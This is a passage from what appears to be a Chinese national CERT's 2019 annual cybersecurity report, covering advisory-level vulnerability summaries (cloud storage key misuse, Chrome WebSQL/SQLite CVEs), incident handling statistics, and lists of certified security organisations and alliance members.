腾讯安全玄武实验室研究发现云存储应用由于配置不当，存在越权访问和文件上传漏洞：使用临时密钥进行文件上传的云存储应用，缺乏对文件（存储桶）访问或上传路径（存储桶）的权限限制，导致文件（存储桶）越权访问或文件上传漏洞；使用永久密钥为文件上传请求签名的云存储应用，缺乏对永久密钥的必要保护，产生任意路径文件（存储桶）的越权访问和文件上传漏洞。攻击者利用上述漏洞，通过云存储应用破解或网络抓包获得永久密钥或临时密钥，实现对云存储中文件数据的窃取，甚至篡改用户保存在云存储中的数据文件。

（15）Chrome 浏览器 WebSQL 和 SQLite 存在任意代码执行漏洞

2019年12月，CNVD收录了由腾讯安全平台部Tencent Blade Team发现并报告的多个Chrome浏览器WebSQL组件和SQLite远程代码执行漏洞（CNVD-2019-45908，对应CVE-2019-13734，CVE-2019-13750，CVE-2019-13751，CVE-2019-13752，CVE-2019-13753）。攻击者利用该漏洞，通过社工手段诱使用户访问恶意网页，实现对用户浏览器网页进程的权限控制和代码执行。Google、SQLite已发布补丁完成修复。

SQLite是由D.RichardHipp建立的一个开源关系数据库。该数据库兼容ACID，具有多语言支持、零配置、轻量化、执行效率高的特点，在网页浏览器、操作系统、嵌入式系统中得到广泛使用。Chrome是一款由Google开发的浏览器，提供了由SQLite数据库支持的WebSQL功能，支持网页脚本对SQL语句的执行。

08

网络安全事件接收与处置情况

为了能够及时响应、处置互联网上发生的攻击事件，CNCERT/CC通过热线电话、传真、电子邮箱、网站等多种公开渠道接收公众的网络安全事件报告。对于其中影响互联网运行安全、波及较大范围互联网用户或涉及政府部门和重要信息系统的事件，CNCERT/CC积极协调基础电信企业、域名注册服务机构以及应急服务支撑单位进行处置。

8.1 事件接收情况

2019年，CNCERT/CC共接收境内外报告的网络安全事件107,801起，较2018年的106,700起上升1.0%。其中，境内报告的网络安全事件107,211起，较2018年上升1.1%；境外报告的网络安全事件590起，较2018年下降13.1%。2019年CNCERT/CC接收的网络安全事件数量月度统计情况如图8-1所示。




图 8-1　2019 年 CNCERT/CC 网络安全事件接收数量月度统计（来源：CNCERT/CC）

2019年，CNCERT/CC接收到的网络安全事件报告主要来自政府部门、金融机构、基础电信企业、互联网企业、域名注册服务机构、IDC、安全厂商、网络安全组织以及普通网民等。事件类型主要包括安全漏洞、恶意程序、网页仿冒、网站后门、网页篡改、网页挂马、拒绝服务攻击等。具体分布如图8-2所示。




图 8-2　2019 年 CNCERT/CC 接收到的网络安全事件占比按类型分布（来源：CNCERT/CC）

2019年，CNCERT/CC接收的网络安全事件数量排名前三的依次是安全漏洞、恶意程序、网页仿冒。其中，安全漏洞事件数量为33,763起，较2018年的

28,849起增加17.0%，占所有接收事件的31.3%，位居首位；恶意程序事件数量为27,797起，较2018年的22,984起增加20.9%，占所有接收事件的25.8%，位居第二；网页仿冒事件为23,227起，较2018年的35,481起下降34.5%，占所有接收事件的21.5%，位居第三位。

8.2 事件处置情况

对于上述投诉以及CNCERT/CC自主监测发现的危害大、影响范围广的事件，CNCERT/CC积极进行协调处置，以消除其威胁。2019年，CNCERT/CC共处置各类网络安全事件107,624起，较2018年的105,740起上升1.8%。2019年CNCERT/CC网络安全事件处置数量的月度统计如图8-3所示。2019年，CNCERT/CC全年共开展14次针对木马和僵尸网络的专项清理行动，并继续加强针对网页仿冒事件的处置工作。在事件处置工作中，基础电信企业和域名注册服务机构的积极配合有效提高事件处置的效率。




图 8-3　2019 年 CNCERT/CC 网络安全事件处置数量月度统计（来源：CNCERT/CC）

2019年CNCERT/CC处置的网络安全事件占比按类型分布如图8-4所示。




图 8-4　2019 年 CNCERT/CC 处置的网络安全事件占比按类型分布（来源：CNCERT/CC）

安全漏洞事件排名首位，全年共处置33,792起，占31.4%。较2018年的28,526起上升18.46%，主要来源于CNVD收录并处置的安全漏洞事件。

其次是恶意程序类事件。2019年，CNCERT/CC处置恶意程序类事件27,585起，占25.6%，较2018年的22,645起增长21.81%。

排名第三的是网页仿冒事件，全年共处置23,224起，占21.6%。CNCERT/CC处置的网页仿冒事件主要来源于自主监测发现和接收用户报告。在处置的针对境内网站的仿冒事件中，黑客大量仿冒境内著名金融机构和大型电子商务网站，CNCERT/CC通过及时处置这类事件，有效避免普通互联网用户由于防范意识薄弱而导致的经济损失。值得注意的是，除骗取用户的经济利益外，一些仿冒页面还会套取用户的个人身份、地址、电话等信息，导致用户个人信息泄露。

此外，影响范围较大或涉及政府部门、重要信息系统的网站后门、网页篡改、拒绝服务攻击等事件也是2019年CNCERT/CC事件处置工作的重点。

2019年，CNCERT/CC加大公共互联网恶意程序治理力度。CNCERT/CC及各地分中心积极组织开展公共互联网恶意程序的专项打击和常态治理工作，加强对木马和僵尸网络等传统互联网恶意程序、移动互联网恶意程序的处置力度，以打击黑客地下产业链，维护公共互联网安全。

CNCERT/CC组织基础电信企业、互联网企业、域名注册管理和服务机构、手机应用商店先后开展14次公共互联网恶意程序专项打击行动。 在传统互联网方

面，共成功关闭境内外1,548个控制规模较大的僵尸网络，成功切断黑客对近1,244万台感染主机的控制；在移动互联网方面，下架3,057个恶意App程序。

2019年，CNCERT/CC协调各分中心持续开展的恶意程序专项打击和常态治理行动取得良好效果，公共互联网安全环境逐步好转。

09

网络安全组织发展情况

9.1 CNCERT/CC 应急服务支撑单位

互联网作为重要信息基础设施，已经融入到社会生活方方面面，深刻改变着人们的生产和生活方式，网络安全和信息化是事关国家安全和国家发展、事关广大人民群众工作生活的重大战略问题。没有网络安全就没有国家安全，就没有经济社会稳定运行，广大人民群众利益也难以得到保障。加强网络安全应急技术体系建设，培养建立强大的网络安全应急队伍，对提升网络安全事件应急处置能力、增强关键信息基础设施和国家网络安全保障能力具有重要意义。

网络安全应急服务支撑单位（以下简称为“支撑单位”）自2004年启动支撑工作，多年来，在CNCERT/CC统一指导和协调下积极参与国家网络安全应急工作，为推动全国网络安全应急能力提升做出了积极贡献。为进一步加强网络安全技术支撑体系建设，面向国家网络安全保障需要，按照开放、合作、自愿、共享的发展理念，2019年4月，CNCERT/CC组织开展了第八届CNCERT/CC网络安全应急服务支撑单位遴选工作，得到互联网和网络安全行业相关单位的大力支持和积极响应。

与往年有所不同，本次遴选的支撑单位分为四个类别：国家级、省级、工业控制领域、反网络诈骗领域，分别颁发对应类别的支撑单位证书，其中工业控制和反网络诈骗为重点技术领域类别。国家级支撑单位应是长期从事网络安全领域工作，具有领先技术优势，综合实力强，机构分布广，社会认可度高的企事业单位，拥有国内领先的高水平技术、人员和资源积累。省级支撑单位应是在网络安全领域具有突出技术优势，在部分区域认可度较高的企事业单位，或其技术特长为国家网络安全工作急需，或具有重大行业或区域影响。重点技术领域支撑单位

应是在某个特定的网络安全技术方向具有突出技术优势，在特定行业具有突出影响力的企事业单位。

经自主申报、提名推荐、专家评审、结果公示等环节，CNCERT/CC最终确认103家单位为第八届CNCERT/CC网络安全应急服务支撑单位，其中国家级11家，省级69家，反网络诈骗领域5家，工业控制领域18家，有效日期为2019年7月1日至2021年6月30日，具体见表9-1。CNCERT/CC在2019年中国网络安全年会上为入选单位举办了隆重的授牌仪式。

表9-1　第八届CNCERT/CC网络安全应急服务支撑单位名单

国家级（11 家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
1	国家级	中国电信集团系统集成有限责任公司	CNCERT-2019-20210701GJ011	2019年7月1日	2021年6月30日
2	国家级	北京天融信网络安全技术有限公司	CNCERT-2019-20210701GJ007	2019年7月1日	2021年6月30日
3	国家级	北京安天网络安全技术有限公司	CNCERT-2019-20210701GJ002	2019年7月1日	2021年6月30日
4	国家级	北京启明星辰信息安全技术有限公司	CNCERT-2019-20210701GJ005	2019年7月1日	2021年6月30日
5	国家级	北京奇虎科技有限公司	CNCERT-2019-20210701GJ003	2019年7月1日	2021年6月30日
6	国家级	北京神州绿盟科技有限公司	CNCERT-2019-20210701GJ006	2019年7月1日	2021年6月30日
7	国家级	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701GJ004	2019年7月1日	2021年6月30日
8	国家级	阿里云计算有限公司	CNCERT-2019-20210701GJ010	2019年7月1日	2021年6月30日
9	国家级	杭州安恒信息技术股份有限公司	CNCERT-2019-20210701GJ009	2019年7月1日	2021年6月30日
10	国家级	恒安嘉新（北京）科技股份公司	CNCERT-2019-20210701GJ001	2019年7月1日	2021年6月30日
11	国家级	深信服科技股份有限公司	CNCERT-2019-20210701GJ008	2019年7月1日	2021年6月30日
省级（69 家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
1	省级	上海斗象信息科技有限公司	CNCERT-2019-20210701SJ034	2019年7月1日	2021年6月30日
2	省级	上海观安信息技术股份有限公司	CNCERT-2019-20210701SJ057	2019年7月1日	2021年6月30日
3	省级	上海银基信息安全技术股份有限公司	CNCERT-2019-20210701SJ024	2019年7月1日	2021年6月30日
4	省级	上海犇众信息技术有限公司	CNCERT-2019-20210701SJ021	2019年7月1日	2021年6月30日
5	省级	山东新潮信息技术有限公司	CNCERT-2019-20210701SJ011	2019年7月1日	2021年6月30日

（续表）

省级（69 家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
6	省级	天讯瑞达通信技术有限公司	CNCERT-2019-20210701SJ002	2019年7月1日	2021年6月30日
7	省级	天津市兴先道科技有限公司	CNCERT-2019-20210701SJ008	2019年7月1日	2021年6月30日
8	省级	天津市国瑞数码安全系统股份有限公司	CNCERT-2019-20210701SJ051	2019年7月1日	2021年6月30日
9	省级	互联网域名系统北京市工程研究中心有限公司	CNCERT-2019-20210701SJ045	2019年7月1日	2021年6月30日
10	省级	中电福富信息科技有限公司	CNCERT-2019-20210701SJ012	2019年7月1日	2021年6月30日
11	省级	中兴通讯股份有限公司	CNCERT-2019-20210701SJ054	2019年7月1日	2021年6月30日
12	省级	中国电信股份有限公司安徽分公司	CNCERT-2019-20210701SJ001	2019年7月1日	2021年6月30日
13	省级	中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CNCERT-2019-20210701SJ007	2019年7月1日	2021年6月30日
14	省级	中国移动通信集团辽宁有限公司	CNCERT-2019-20210701SJ018	2019年7月1日	2021年6月30日
15	省级	中科同昌信息技术集团有限公司	CNCERT-2019-20210701SJ003	2019年7月1日	2021年6月30日
16	省级	中通服咨询设计研究院有限公司	CNCERT-2019-20210701SJ026	2019年7月1日	2021年6月30日
17	省级	长春雅信科技有限责任公司	CNCERT-2019-20210701SJ027	2019年7月1日	2021年6月30日
18	省级	甘肃海丰信息科技有限公司	CNCERT-2019-20210701SJ023	2019年7月1日	2021年6月30日
19	省级	北京山石网科信息技术有限公司	CNCERT-2019-20210701SJ041	2019年7月1日	2021年6月30日
20	省级	北京天际友盟信息技术有限公司	CNCERT-2019-20210701SJ029	2019年7月1日	2021年6月30日
21	省级	北京中晟信达科技有限公司	CNCERT-2019-20210701SJ014	2019年7月1日	2021年6月30日
22	省级	北京长亭科技有限公司	CNCERT-2019-20210701SJ055	2019年7月1日	2021年6月30日
23	省级	北京永信至诚科技股份有限公司	CNCERT-2019-20210701SJ017	2019年7月1日	2021年6月30日
24	省级	北京机沃科技有限公司	CNCERT-2019-20210701SJ056	2019年7月1日	2021年6月30日
25	省级	北京网思科平科技有限公司	CNCERT-2019-20210701SJ032	2019年7月1日	2021年6月30日
26	省级	北京江民新科技术有限公司	CNCERT-2019-20210701SJ016	2019年7月1日	2021年6月30日
27	省级	北京安华金和科技有限公司	CNCERT-2019-20210701SJ050	2019年7月1日	2021年6月30日
28	省级	北京知道创宇信息技术股份有限公司	CNCERT-2019-20210701SJ037	2019年7月1日	2021年6月30日

（续表）

省级（69家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
29	省级	北京派网软件有限公司	CNCERT-2019-20210701SJ065	2019年7月1日	2021年6月30日
30	省级	北京梆梆安全科技有限公司	CNCERT-2019-20210701SJ010	2019年7月1日	2021年6月30日
31	省级	北京锐安科技有限公司	CNCERT-2019-20210701SJ048	2019年7月1日	2021年6月30日
32	省级	北京智游网安科技有限公司	CNCERT-2019-20210701SJ049	2019年7月1日	2021年6月30日
33	省级	北京微智信业科技有限公司	CNCERT-2019-20210701SJ038	2019年7月1日	2021年6月30日
34	省级	北京数字观星科技有限公司	CNCERT-2019-20210701SJ009	2019年7月1日	2021年6月30日
35	省级	四川无声信息技术有限公司	CNCERT-2019-20210701SJ036	2019年7月1日	2021年6月30日
36	省级	兰州冠云科技发展有限公司	CNCERT-2019-20210701SJ064	2019年7月1日	2021年6月30日
37	省级	亚信科技（成都）有限公司	CNCERT-2019-20210701SJ035	2019年7月1日	2021年6月30日
38	省级	西安四叶草信息技术有限公司	CNCERT-2019-20210701SJ022	2019年7月1日	2021年6月30日
39	省级	成都卫士通信息产业股份有限公司	CNCERT-2019-20210701SJ063	2019年7月1日	2021年6月30日
40	省级	成都思维世纪科技有限责任公司	CNCERT-2019-20210701SJ015	2019年7月1日	2021年6月30日
41	省级	成都深思科技有限公司	CNCERT-2019-20210701SJ061	2019年7月1日	2021年6月30日
42	省级	成都锦程宇扬科技有限公司	CNCERT-2019-20210701SJ031	2019年7月1日	2021年6月30日
43	省级	网宿科技股份有限公司	CNCERT-2019-20210701SJ058	2019年7月1日	2021年6月30日
44	省级	任子行网络技术股份有限公司	CNCERT-2019-20210701SJ030	2019年7月1日	2021年6月30日
45	省级	华为技术有限公司	CNCERT-2019-20210701SJ019	2019年7月1日	2021年6月30日
46	省级	华信咨询设计研究院有限公司	CNCERT-2019-20210701SJ039	2019年7月1日	2021年6月30日
47	省级	江西安服信息产业有限公司	CNCERT-2019-20210701SJ040	2019年7月1日	2021年6月30日
48	省级	江苏金盾检测技术有限公司	CNCERT-2019-20210701SJ042	2019年7月1日	2021年6月30日
49	省级	远江盛邦（北京）网络安全科技股份有限公司	CNCERT-2019-20210701SJ062	2019年7月1日	2021年6月30日
50	省级	武汉安域信息安全技术有限公司	CNCERT-2019-20210701SJ059	2019年7月1日	2021年6月30日
51	省级	杭州迪普科技股份有限公司	CNCERT-2019-20210701SJ047	2019年7月1日	2021年6月30日

（续表）

省级（69 家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
52	省级	杭州智御网络科技有限公司	CNCERT-2019-20210701SJ043	2019年7月1日	2021年6月30日
53	省级	郑州市景安网络科技股份有限公司	CNCERT-2019-20210701SJ013	2019年7月1日	2021年6月30日
54	省级	郑州赛欧思科技有限公司	CNCERT-2019-20210701SJ052	2019年7月1日	2021年6月30日
55	省级	河北华测信息技术有限公司	CNCERT-2019-20210701SJ044	2019年7月1日	2021年6月30日
56	省级	陕西省网络与信息安全测评中心	CNCERT-2019-20210701SJ068	2019年7月1日	2021年6月30日
57	省级	南京铱迅信息技术股份有限公司	CNCERT-2019-20210701SJ025	2019年7月1日	2021年6月30日
58	省级	星云博创科技有限公司	CNCERT-2019-20210701SJ069	2019年7月1日	2021年6月30日
59	省级	贵阳宏图科技有限公司	CNCERT-2019-20210701SJ066	2019年7月1日	2021年6月30日
60	省级	重庆贝特计算机系统工程有限公司	CNCERT-2019-20210701SJ004	2019年7月1日	2021年6月30日
61	省级	重庆市信息通信咨询设计院有限公司	CNCERT-2019-20210701SJ046	2019年7月1日	2021年6月30日
62	省级	深圳市网安计算机安全检测技术有限公司	CNCERT-2019-20210701SJ053	2019年7月1日	2021年6月30日
63	省级	深圳市魔方安全科技有限公司	CNCERT-2019-20210701SJ033	2019年7月1日	2021年6月30日
64	省级	厦门服云信息科技有限公司	CNCERT-2019-20210701SJ005	2019年7月1日	2021年6月30日
65	省级	黑龙江安信与诚科技开发有限公司	CNCERT-2019-20210701SJ028	2019年7月1日	2021年6月30日
66	省级	智宇科技股份有限公司	CNCERT-2019-20210701SJ067	2019年7月1日	2021年6月30日
67	省级	新华三技术有限公司	CNCERT-2019-20210701SJ006	2019年7月1日	2021年6月30日
68	省级	新疆天山智汇信息科技有限公司	CNCERT-2019-20210701SJ020	2019年7月1日	2021年6月30日
69	省级	福建省海峡信息技术有限公司	CNCERT-2019-20210701SJ060	2019年7月1日	2021年6月30日
反网络诈骗领域（5家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
1	反网络诈骗领域	北京奇虎科技有限公司	CNCERT-2019-20210701FWLZP004	2019年7月1日	2021年6月30日
2	反网络诈骗领域	四川无声信息技术有限公司	CNCERT-2019-20210701FWLZP005	2019年7月1日	2021年6月30日
3	反网络诈骗领域	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701FWLZP001	2019年7月1日	2021年6月30日
4	反网络诈骗领域	恒安嘉新（北京）科技股份公司	CNCERT-2019-20210701FWLZP002	2019年7月1日	2021年6月30日

（续表）

反网络诈骗领域（5家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
5	反网络诈骗领域	神州网云（北京）信息技术有限公司	CNCERT-2019-20210701FWLZP003	2019年7月1日	2021年6月30日
工业控制领域（18家）					
序号	类别	单位名称（按笔画排序）	证书编号	颁发时间	有效日期
1	工业控制领域	上海工业控制安全创新科技有限公司	CNCERT-2019-20210701GYKZ015	2019年7月1日	2021年6月30日
2	工业控制领域	中国电子科技网络信息安全有限公司	CNCERT-2019-20210701GYKZ010	2019年7月1日	2021年6月30日
3	工业控制领域	北京天地和兴科技有限公司	CNCERT-2019-20210701GYKZ012	2019年7月1日	2021年6月30日
4	工业控制领域	北京天融信网络安全技术有限公司	CNCERT-2019-20210701GYKZ004	2019年7月1日	2021年6月30日
5	工业控制领域	北京全路通信信号研究设计院集团有限公司	CNCERT-2019-20210701GYKZ013	2019年7月1日	2021年6月30日
6	工业控制领域	北京交通大学	CNCERT-2019-20210701GYKZ014	2019年7月1日	2021年6月30日
7	工业控制领域	北京安天网络安全技术有限公司	CNCERT-2019-20210701GYKZ002	2019年7月1日	2021年6月30日
8	工业控制领域	北京启明星辰信息安全技术有限公司	CNCERT-2019-20210701GYKZ005	2019年7月1日	2021年6月30日
9	工业控制领域	北京信联科汇科技有限公司	CNCERT-2019-20210701GYKZ007	2019年7月1日	2021年6月30日
10	工业控制领域	北京神州绿盟科技有限公司	CNCERT-2019-20210701GYKZ008	2019年7月1日	2021年6月30日
11	工业控制领域	西安四叶草信息技术有限公司	CNCERT-2019-20210701GYKZ018	2019年7月1日	2021年6月30日
12	工业控制领域	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701GYKZ009	2019年7月1日	2021年6月30日
13	工业控制领域	全球能源互联网研究院有限公司	CNCERT-2019-20210701GYKZ006	2019年7月1日	2021年6月30日
14	工业控制领域	杭州海康威视数字技术股份有限公司	CNCERT-2019-20210701GYKZ003	2019年7月1日	2021年6月30日
15	工业控制领域	南方电网科学研究院有限责任公司	CNCERT-2019-20210701GYKZ001	2019年7月1日	2021年6月30日
16	工业控制领域	哈尔滨工业大学软件工程股份有限公司	CNCERT-2019-20210701GYKZ017	2019年7月1日	2021年6月30日
17	工业控制领域	重庆贝特计算机系统工程有限公司	CNCERT-2019-20210701GYKZ011	2019年7月1日	2021年6月30日
18	工业控制领域	新疆天山智汇信息科技有限公司	CNCERT-2019-20210701GYKZ016	2019年7月1日	2021年6月30日

9.2 CNVD 成员发展情况

CNVD是由CNCERT/CC联合国内重要信息系统单位、基础电信企业、网络安全厂商、软件厂商和互联网企业建立的安全漏洞信息共享知识库，旨在团结行业和社会的力量，共同开展漏洞信息的收集、汇总、整理和发布工作，建立漏洞统一收集验证、预警发布和应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力，有效应对信息安全漏洞带来的网络信息安全威胁。

2019年CNVD全年新增信息安全漏洞16,192个，其中高危漏洞4,876个，漏洞收录总数和高危漏洞收录数量在国内漏洞库组织中位居前列。全年发布周报51期、《上周关注度较高的产品安全漏洞报告》51期、月报12期以及重大漏洞威胁预警40期。2019年，CNVD继续加强与国内外软硬件厂商、安全厂商以及民间漏洞研究者的合作，积极开展漏洞的收录、分析验证和处置工作。截至2019年年底，CNVD网站共发展14,212个白帽子注册用户以及1,089个行业单位用户，全年协调处置29,141起涉及国务院部委、地方省市级部门、证券、金融、民航、保险、税务、电力等重要信息系统以及基础电信企业的漏洞事件，有力支撑国家网络信息安全监管工作。依托 CNCERT/CC国家中心和分中心的处置渠道，有效降低上述单位信息系统被黑客攻击的风险。

截至最新发布日期，CNVD平台体系成员单位情况见表 9-2。

表9-2 CNVD平台体系成员单位情况（排名不分先后）

单位分组	单位名称
CNVD技术合作组（31家）	国家计算机网络应急技术处理协调中心 国家信息技术安全研究中心 北京启明星辰信息安全技术有限公司 北京神州绿盟科技有限公司 北京天融信网络安全技术有限公司 网神信息技术（北京）股份有限公司 沈阳东软系统集成工程有限公司 恒安嘉新（北京）科技有限公司 哈尔滨安天科技股份有限公司 杭州安恒信息技术股份有限公司 北京信息安全测评中心 北京安赛创想科技有限公司

（续表）

单位分组	单位名称
CNVD技术合作组（31家）	上海交通大学网络信息中心 杭州华三通信技术有限公司 南京铱迅信息技术股份有限公司 蓝盾信息安全技术股份有限公司 深信服科技股份有限公司 北京数字观星科技有限公司 北京奇虎科技有限公司 深圳市腾讯计算机系统有限公司（玄武实验室） 西安四叶草信息技术有限公司 北京知道创宇信息技术股份有限公司 广西鑫瀚科技有限公司 厦门服云信息科技有限公司 阿里云计算有限公司 中国电信集团系统集成有限责任公司 上海斗象信息科技有限公司 南京联成科技发展股份有限公司 北京安信天行科技有限公司 四川无声信息技术有限公司 中新网络信息安全股份有限公司
CNVD用户支持组（32家）	政府高校组： 中国工程物理研究院 中国教育和科研计算机网 中国科技网 基础电信企业组： 中国电信集团公司 中国移动通信集团公司 中国联合网络通信集团有限公司 网络设备组： 华为技术有限公司 中兴通讯股份有限公司 北京网康科技有限公司 杭州华三通信技术有限公司 深圳市深信服电子科技有限公司 锐捷网络股份有限公司 浙江大华技术股份有限公司 工业控制组： 北京首钢自动化信息技术有限公司 北京力控华康科技有限公司

（续表）

单位分组	单位名称
CNVD用户支持组（32家）	北京三维力控科技有限公司 北京亚控科技发展有限公司 西门子中国研究院 邮件系统组： 北京安宁创新网络科技有限公司 北京亿中邮信息技术有限公司 盈世信息科技（北京）有限公司 电子政务组： 北京拓尔思信息技术股份有限公司 陕西时光软件有限公司 增值电信组： 上海巨人网络科技有限公司 上海盛大网络发展有限公司 网之易信息技术(北京)有限公司 北京搜狐互联网信息服务有限公司 新浪网技术（中国）有限公司 百度在线网络技术（北京）有限公司 北京暴风网际科技有限公司 腾讯控股有限公司 联动优势科技有限公司
CNVD合作伙伴（3家）	补天漏洞报告平台 漏洞盒子漏洞报告平台 上海交大漏洞平台

9.3 ANVA 成员发展情况

2009年7月中国反网络病毒联盟（ANVA）成立，由CNCERT/CC负责具体运营管理。联盟旨在广泛联合基础电信企业、互联网内容和服务提供商、网络安全企业等行业机构，积极动员社会力量，通过行业自律机制共同开展互联网网络病毒信息收集、样本分析、技术交流、防范治理、宣传教育等工作，以净化公共互联网网络环境，提升互联网网络安全水平。

2019年，ANVA持续开展黑名单信息共享和白名单检测认证等工作。在黑名单信息共享工作方面，2017年ANVA新建网络安全威胁信息共享平台，开通恶意程

序、恶意地址、恶意手机号、恶意邮箱、DDoS数据、开源情报等25种威胁数据共享业务。2019年在各位成员的积极努力之下，ANVA联盟共接收38家成员单位共享的恶意程序样本7.75万个，其中计算机恶意程序样本4.09万个，移动恶意程序样本3.65万个，还有少量物联网恶意程序样本。

在发布“黑名单”的同时，ANVA积极推动移动应用程序“白名单”认证工作。“白名单”认证工作启动于2013年，旨在积极倡导ANVA成员建立移动互联网的健康生态，对移动互联网生态环境中App开发者、应用商店和安全软件这三个关键环节进行约束，实现App开发者提交安全可靠“白应用”、应用商店传播“白应用”、终端安全软件维护“白应用”的良性循环。2015年，为响应国家“大众创业、万众创新”的号召，保护优质的移动互联网中小企业，ANVA将“白名单”认证进行了分级，设立“甲级”和“乙级”两个等级的“白名单”。其中，“甲级”白名单认证沿用了原来的认证要求，对申请企业的门槛要求高，“乙级”白名单认证是面向中小企业设立的，降低了对申请企业的门槛要求，鼓励信誉良好的中小移动互联网企业申请“白名单”认证。

2019年首批获得“移动互联网应用自律白名单”认证的6家企业，其中5家企业获得“甲级白名单”认证，分别是：深圳市腾讯计算机系统有限公司、北京奇虎科技有限公司、高德软件有限公司、优视科技有限公司、北京猎豹网络科技有限公司；1家企业获得“乙级白名单”认证，为北京网秦天下科技有限公司。2019年12月获得“移动互联网应用自律白名单”认证的6家企业，其中2家企业获得“甲级白名单”认证，分别是：中国农业银行、广州酷狗计算机科技有限公司；4家企业获得“乙级白名单”认证，为北京百度网讯科技有限公司、百度在线网络技术（北京）有限公司、咪咕互动娱乐有限公司、北京搜狗网络技术有限公司。

2019年“3·15”期间，为建设安全的移动互联网生态环境，营造可信的移动App下载环境，遏制手机病毒的传播蔓延趋势。ANVA组织国内应用商店和安全企业开展“3·15白名单专项工作”，连续6年在国内应用商店和安全软件的Web网站和App客户端特别设立“3·15白名单App专题”，为网民提供可信移动App的下载入口，旨在从源头上建立良性的App分发与传播渠道。

民众可通过华为手机、小米手机、OPPO手机、VIVO手机、魅族手机等手机自带的应用商店客户端进入“3·15白名单App专题”页面，也可通过360手机助手、百度手机助手、PP助手、小米应用商店、优亿市场、木蚂蚁市场、中国移动

